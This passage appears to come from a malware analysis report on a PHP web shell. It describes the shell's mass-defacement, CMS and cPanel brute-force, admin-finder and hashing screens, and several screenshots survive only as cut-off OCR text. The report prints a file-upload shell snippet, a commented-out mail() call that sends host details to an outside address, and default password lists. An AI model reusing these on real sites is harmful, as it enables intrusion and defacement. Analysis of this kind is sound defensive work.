MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Zone-H Defacer


Nama Defacer	------------------------Pilih Salah Satu------------------------	-------------Pilih Salah Satu---------------

List Of Domains

Mass Deface Screen

This routine inserts a file named in the field labeled "file name" into every sub directory underneath the folder named in the field labeled "Folder". The file contains a base64_encoded depiction of the data supplied in the field "Index Code". With defacements posted to places like Zone-H attackers often will target victims in a way to cast a wide net yielding a mass defacement. Using these methods provides a larger defacement count and increases their standings on the leaderboard. This was covered in some detail in Episode 7. Figure 32 shows how this tool automates much of the work required in mass defeacements. These are so common in these types of attacks that Zone-H specifically marks new defacement submissions as mass defacement if they are.

Figure 32 - Mass Deface Screen



```
)
3-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
w-data) groups=33(www-data)
n apache2handler
0.0.1 | Admin : webmaster@localhost


tpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwai
e: OFF | Perl: ON | cURL: OFF | WGet: ON
```

-=[Mass Deface]=-

Folder	/var/www/injection
file name	index.php

Index code


HACKED BY X'1N73CT,PATCH YOUR SECURITY SYSTEM

WordPress Bruteforce Screen

This routine gives thanks to Cah_bagus, which is linked to the Facebook page https://www.facebook.com/anton115. The page allows the user to paste a list of hosts (one per line), accounts (1 per line) and passwords (pre-populated with a small sample of very easy/common passwords). For each host in the list the routine tries to post each username/password combination to the page wp-login.php. If login succeeds the site, username and password combination are displayed in green. If no attempts succeed, then the site and the words "Failed!" are displayed in red. WordPressis a broadly deployed platform that has increasingly been targeted with new vulnerabilities.[16]

[16] https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=wordpress

Figure 33 - Wordpress Bruteforce Screen



```
ftware : Apache/2.2.22 (Ubuntu)
stem OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
: uid=33(www-data) gid=33(www-data) groups=33(www-data)
HP Version : 5.3.10-1ubuntu3.7 on apache2handler
rver ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
ee Disk: 14.89 GB / 18.70 GB
femode: OFF
sabled Functions:
ntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigw
SQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 / var / www / injection /
```

```
+--=[ Wordpress Brute Force ]=--+

Tanks To Cah_bagus

Wordpress Brute Force
Hosts:          Users:          Passwords:
                admin           admin
                                administrator
                                123123
                                123321
                                123456
                                1234567
                                12345678
                                123456789
                                123456123456
                                admin2010
                                admin2011
```

Joomla Bruteforce Screen


Joomla[17] is an open source CMS platform on which millions of websites are built. It has increasingly been targeted for attack with new vulnerabilities regularly discovered. This routine gives thanks to procoder'z team Albanian. Additionally the code itself contains the following meta data:

```
<meta name="author" content="RetnOHacK" />
<meta name="keywords" content="Joomla, Bruter, JoomlaBruter,
JoomlaBruterForce, JoomlaBruterForceOnline" />
<meta name="description" content="RetnOHacK #Procoder'z Team Albanian
```

The page allows the user to paste a list of hosts (one per line) and passwords (pre-populated with a small sample of very easy/common passwords). For each host in the list the routine tries to login in as the user specified with each password in the list to the page administrator/index.php. If login succeeds the words "Success ~~" plus $username:$password and $site/administrator/index.php are displayed. If no attempts succeed, then the site and the words "# Failed: $username:$password $site" are displayed.

[17] http://www.joomla.org/

Figure 34 - Joomla Bruteforce Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigpr
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--=[ Joomla Bruter Force ]=--+

tanks for procoder'z team albanian

Joomla Brute Force
User : admin
Sites list :
Pass list :
admin
123456
password
102030
123123
12345
123456789
pass
test
admin123
demo
!@#$%^
```

Cpanel Bruteforce Screen

This is meant to be a similar bruteforcing tool for cPanel[18], a popular web administration panel for virtual hosts. The code section has the comment "Recoded By X'1n73ct". It contains a commented out mail routine;

```
mail("me@mratoms.com","Teamroot Bruteforce","IP : $i \n | Host : $h \n | Dir
: $dir \n ");
```

If the POST variable "pass" is set to "password" the program ties to open a file ".php" and store the base64 decoded data stored in the variable $back.

```
<?php
echo '<form action="" method="post" enctype="multipart/form-data"
name="uploader" id="uploader">';
echo '<input type="file" name="file" size="50"><input name="_upl"
type="submit" id="_upl" value="Upload"></form>';
if( $_POST['_upl'] == "Upload" ) {
if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo
'<b>Korang Dah Berjaya Upload Shell Korang!!!<b><br><br>'; }
else { echo '<b>Korang Gagal Upload Shell Korang!!!</b><br><br>'; }
}
?>
```


This is an upload PHP script.

This routine then creates a directory named "config" and stores the base64 decoded output of the variable "cp" into a file "cp.py". This is done in the base directory, despite the creation of the "config" directory.

At this point the code becomes rather convoluted. Instead of reusing the Symlink functionality discussed previously, the symlink php code is inserted main line into this section of code. This code is even more specific than the previous version, creating a separate, hard-coded program instruction to create a symbolic links for /home - /home7 for each username. When this routine is first called a pop up alert window is shown as seen in the next Figure. The usefulness of this mechanism is not readily apparent. It may be that this pop up served some functionality in the standalone code and the programmer who incorporated the code into this web shell did not understand its purpose.

[18] http://cpanel.net/

Figure 35 - Cpanel Bruteforce Pop-up



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinf
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Please see below and press >Please Click Here First!<

User :

Pass :

Type : Simple : [✓] /etc/passwd :

Get Config :

Folder Name :

Get Wordlist

Url Config :


Info Security

Safe Mode OFF

Desible Function

After clicking OK, the screen shown in the next figure appears. Testing of this screen with various options shows that the programming logic of this module is not correct and will yield false positives.

Figure 36 - Cpanel Bruteforcer Main Screen



```
127.0.0.1/injection/?y=/var/www/injection/&x=brute

Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerro
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

=[ Cpanel BruteForce ]=

Cpanel BruteForce
User :
Pass :
Type :   Simple :   /etc/passwd :
Get Config :
Folder Name :
Get Wordlist
Url Config :
Info Security
Safe Mode   OFF
Desible Function   pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitin
```

Bypass CloudFlare Screen


CloudFlare[19] is a service that is designed to provide high availability of a web site even in the midst of DDoS attacks. The service works by serving the data from the original host through CloudFlare's services. The original host IP is never seen by the user and is protected from direct attack.

This module seems to suggest that a way of finding the original server has been discovered and coded here (hence CloudFlare Bypass). The reality is that it is just a tool to try and connect to alternative manifestations of the web site that might be misconfigured in DNS. It doesn't even do a comparison with the CloudFlare site address and the other address to determine if there is a possibility that a misconfiguration has been identified.

This section of code allows the user to specify a bypass type; ftp, direct-conntect(sic), webmail, or cpanel. It also prompts for the URL of the target. It then simply does a gethostbyname() to return the IP address of the specified target, appending the subdomain name, ftp, direct-connect, webmail, or cpanel to the domain name. This would not be sufficient to bypass the sophisticated mitigations CloudFlare has in place.

[19] https://www.cloudflare.com/

Figure 37 - CloudFlare "Bypass" Screen




```
3ct10n privat1 3! r    Problem loading page
:tion/&x=bypass-cf
re : Apache/2.2.22 (Ubuntu)
ı OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
l=33(www-data) gid=33(www-data) groups=33(www-data)
ersion : 5.3.10-1ubuntu3.7 on apache2handler
 ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
isk: 14.89 GB / 18.70 GB
ode: OFF
d Functions:
alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,
: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
r / www / injection /
```

Admin Finder Screen

This section tests for 358 different administrative login pages and creates a link to each one that it finds. (a complete list is contained in the Web Shell Technical Documentation section). Testing showed that the programs logic is flawed. In pointing this tool at a known Joomla web site, the true web page (administrator/index.php) was not found. However the tool said that it found 11 other pages that did not exist.

Figure 38 - Admin Finder Screen



```
73ct10n privat ! hTs !Y    Problem loading page
ection/&x=adfin
are : Apache/2.2.22 (Ubuntu)
em OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
iid=33(www-data) gid=33(www-data) groups=33(www-data)
 Version : 5.3.10-1ubuntu3.7 on apache2handler
er ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
 Disk: 14.89 GB / 18.70 GB
mode: OFF
bled Functions:
l_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,
QL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
var / www / injection /
```


Password Hash Screen

This section allows the user to input data and then creates a cryptographic hash for that data using a variety of methods. The methods include:

- MD5
- MD5 with Salt – the salt used is "}#f4ga~g%7hjg4&j(7mk?/!bj30ab-wi=6^7-$^R9F|GK5J#E6WT;IO[JN". This salt string is prepended to the password string. While it's technically correct, the salt has no correlation to any known salting mechanism, which might be encountered or actually used in salting passwords on a system, so it is useless.
- MD5 Salt Sha1 – takes the salted password, passes it into SHA1 and then does an MD5 hash of the result. Again, it's nice but really has no practical use
- SHA1

- SHA1 with Salt - the salt used is "`}#f4ga~g%7hjg4&j(7mk?/!bj30ab-wi=6^7-$^R9F|GK5J#E6WT;IO[JN`". This salt string is prepended to the password string. While it's technically correct, the salt has no correlation to any known salting mechanism, which might be encountered or actually used in salting passwords on a system, so it is useless.
- SHA1 Salt MD5 – takes the salted password, passes it to MD5 and then does a SHA1 hash of the result.

Figure 39 - Password Hash Screen



```
ftware : Apache/2.2.22 (Ubuntu)
stem OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
: uid=33(www-data) gid=33(www-data) groups=33(www-data)
IP Version : 5.3.10-1ubuntu3.7 on apache2handler
rver ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
ee Disk: 14.96 GB / 18.70 GB
femode: OFF
sabled Functions:
ntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,
SQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
/ var / www / injection /
```

Password Hash

masukan kata yang ingin di encrypt: [hash]

Hasil Hash

